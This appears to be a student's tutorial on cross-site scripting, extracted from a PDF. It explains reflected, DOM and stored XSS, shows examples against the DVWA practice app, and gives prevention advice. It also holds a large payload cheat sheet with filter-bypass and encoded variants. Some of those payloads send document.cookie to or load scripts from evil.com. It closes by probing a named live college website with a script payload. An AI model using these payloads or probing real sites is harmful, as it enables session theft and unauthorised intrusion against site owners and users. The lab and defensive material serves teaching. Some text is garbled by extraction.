



# CROSS SITE SCRIPTING (XSS)

## Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: [Types of Cross-Site Scripting](#).

## What is cross-site scripting (XSS)


What is cross-site scripting (XSS)?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

# OWAPS TOP 10

## Top 10 Web Application Security Risks


There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



## TYPE OF XSS (CROSS SITE SCRIPTING)

1. Reflected xss
2. DOM based xss
3. Stored based xss

## HOW DOES XSS WORK



## Reflected cross-site scripting

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Here is a simple example of a reflected XSS vulnerability:

```
https://insecure-website.com/status?message=All+is+well.
```

```
<p>Status: All is well.</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

```
https://insecure-
```

```
website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
```

```
<p>Status: <script>/* Bad stuff here... */</script></p>
```

If the user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.

---

## DOM-based cross-site scripting

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

In the following example, an application uses some JavaScript to read the value from an input field and write that value to an element within the HTML:

```
var search = document.getElementById('search').value;
```

```
var results = document.getElementById('results');
```

```
results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

---

## Stored cross-site scripting

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources; for example, a webmail application displaying messages received over SMTP, a marketing application displaying social media posts, or a network monitoring application displaying packet data from network traffic.


Here is a simple example of a stored XSS vulnerability. A message board application lets users submit messages, which are displayed to other users:

```
<p>Hello, this is my message!</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily send a message that attacks other users:

```
<p><script>/* Bad stuff here... */</script></p>
```

## EXAMPLE OF REFLECTED XSS(DVWA)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help


Username: admin  
Security Level: low  
IPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Here we are using DVWA for testing the cross site scripting. First we find the parameter to find the cross site scripting parameter are comment box, registration form, feedback , search are the vuranable parameter to finding the cross site scripting .

Security level :- low

Payload :- <script>alert(1)</script>



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>


View Source

View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


And press enter




Hence proof the this is reflected xss:- if pop pop show..

# EXAMPLE OF STORED XSS (DVWA)

Security level :- low



The screenshot shows the DVWA interface. The sidebar on the left contains the following links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, **XSS stored**, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a guestbook form with 'Name \*' and 'Message \*' fields and a 'Sign Guestbook' button. Below the form, there is a list of stored comments:

- Name: test  
Message: This is a test comment.
- Name: abhisehk  
Message: 
- Name: abhisehk  
Message:
- Name: abhisehk  
Message: ipt>alert('XSS');ipt>

Below the comments, there is a 'More info' section with three links:


- <http://ha.ckers.org/xss.html>
- [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>

At the bottom left, the status information reads: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer at the very bottom says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Here we have 2 parameter “\*name \*message”

Payload:- `ipt>alert('XSS');ipt>`





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout


## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: abhisehk  
Message: 

Name: abhisehk  
Message:

Name: abhisehk  
Message: ipt>alert("XSS");ipt>

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Press enter

Whenever we enter in the XSS stored we show this pop pop because it is stored in the database.

# Payloads for cross site scripting

## BY TAG:-

### # Tag filter bypass

```
<svg/onload=alert(1)>
<script>alert(1)</script>
<script  >alert(1)</script>
<ScRipT>alert(1)</sCriPt>
<%00script>alert(1)</script>
<script>al%00ert(1)</script>
```

### # HTML tags

```
<img/src=x a=" onerror=alert(1)>
<IMG ""><SCRIPT>alert(1)</SCRIPT>">
<img src=`x` onerror=alert(1)>
<img src='/' onerror='alert("kalisa")'>
<IMG SRC=# onmouseover="alert('xss')">
<IMG SRC= onmouseover="alert('xss')">
<IMG onmouseover="alert('xss')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<SCRIPT SRC=http://evil.com/xss.js?< B >
"><XSS<test accesskey=x onclick=alert(1)//test
<svg><discard onbegin=alert(1)>
<script>image = new Image();
image.src="https://evil.com/?c="+document.cookie;</script>
<script>image = new Image();
image.src="http://" + document.cookie + "evil.com/";</script>
```

### # Other tags

```
<BASE HREF="javascript:alert('XSS');//">
<DIV STYLE="width: expression(alert('XSS'));">
<TABLE BACKGROUND="javascript:alert('XSS')">
```

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<xss id=x tabindex=1 onactivate=alert(1)></xss>
<xss onclick="alert(1)">test</xss>
<xss onmousedown="alert(1)">test</xss>
<body onresize=alert(1)>"onload=this.style.width='100px'>
<xss id=x onfocus=alert(document.cookie)tabindex=1>#x';</script>
```

#### # CharCode

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

#### # Input already in script tag

```
@domain.com">user+'-alert`1`-'@domain.com
```

#### # Scriptless

```
<link rel=icon href="//evil?
<iframe src="//evil?
<iframe src="//evil?
<input type=hidden type=image src="//evil?
```

#### # Unclosed Tags

```
<svg onload=alert(1)//
```

## BLIND:-

#### # Blind XSS

```
# https://github.com/LewisArdern/bXSS
```

```
# https://github.com/ssl/ezXSS
```

```
# https://xsshunter.com/
```

#### # Blind XSS detection

```
# Xsshunter payload in every field
```

```
# Review forms
```

```
# Contact Us pages
```

```
# Passwords(You never know if the other side doesn't properly handle input and if your password is in View mode)
```

- # Address fields of e-commerce sites
- # First or Last Name field while doing Credit Card Payments
- # Set User-Agent to a Blind XSS payload. You can do that easily from a proxy such as Burpsuite.
- # Log Viewers
- # Feedback Page
- # Chat Applications
- # Any app that requires user moderation
- # Host header
- # Why cancel subscription? Forms

## ENCORDED:-

# Unicode

```
<script>\u0061ler(1)</script>  
<script>\u{61}ler(1)</script>  
<script>\u{0000000061}ler(1)</script>
```

# Hex

```
<script>eval('\x61ler(1)')</script>
```

# HTML

```
<svg><script>&#97;ler(1)</script></svg>  
<svg><script>&#x61;ler(1)</script></svg>  
<svg><script>alert&NewLine;(1)</script></svg>  
<svg><script>x="&quot;;alert(1)//";</script></svg>  
\-alert(1)//
```

# URL

```
<a href="javascript:x='%27-alert(1)-%27';">XSS</a>
```

# Double URL Encode

```
%253Csvg%2520o%256Enoad%253Dalert%25281%2529%253E  
%2522%253E%253Csvg%2520o%256Enoad%253Dalert%25281%2529%253E
```

# Unicode + HTML

```
<svg><script>&#x5c;&#x75;&#x30;&#x30;&#x36;&#x31;&#x5c;&#x75;&#x30;&#x30;&#x36;&#x63;&#x5c;&#x75;&#x30;&#x30;&#x36;&#x35;&#x5c;&#x75;&#x30;&#x30;&#x37;&#x32;&#x5c;&#x75;&#x30;&#x30;&#x37;&#x34;(1)</script></svg>
```

# HTML + URL

```
<iframe  
src="javascript:'&#x25;&#x33;&#x43;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;  
&#x25;&#x33;&#x45;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;&  
&#x25;&#x33;&#x43;&#x25;&#x32;&#x46;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;  
&#x25;&#x33;&#x45;'"></iframe>
```


## How to prevent XSS attacks

Preventing cross-site scripting is trivial in some cases but can be much harder depending on the complexity of the application and the ways it handles user-controllable data.

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:


- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the `Content-Type` and `X-Content-Type-Options` headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

# Example of Stored based xss




Here iam using live website of colleges9

Parameter “Animation”



For testing we change the parameter like this :-  
<https://colleges9.in/list/course-wise.php?c=abhishek>



View the source code see there is 4 times show the abhishek.

So lets upload the payloads.

Payload:- [<script>alert\(1\)</script>](https://colleges9.in/list/course-wise.php?c=)

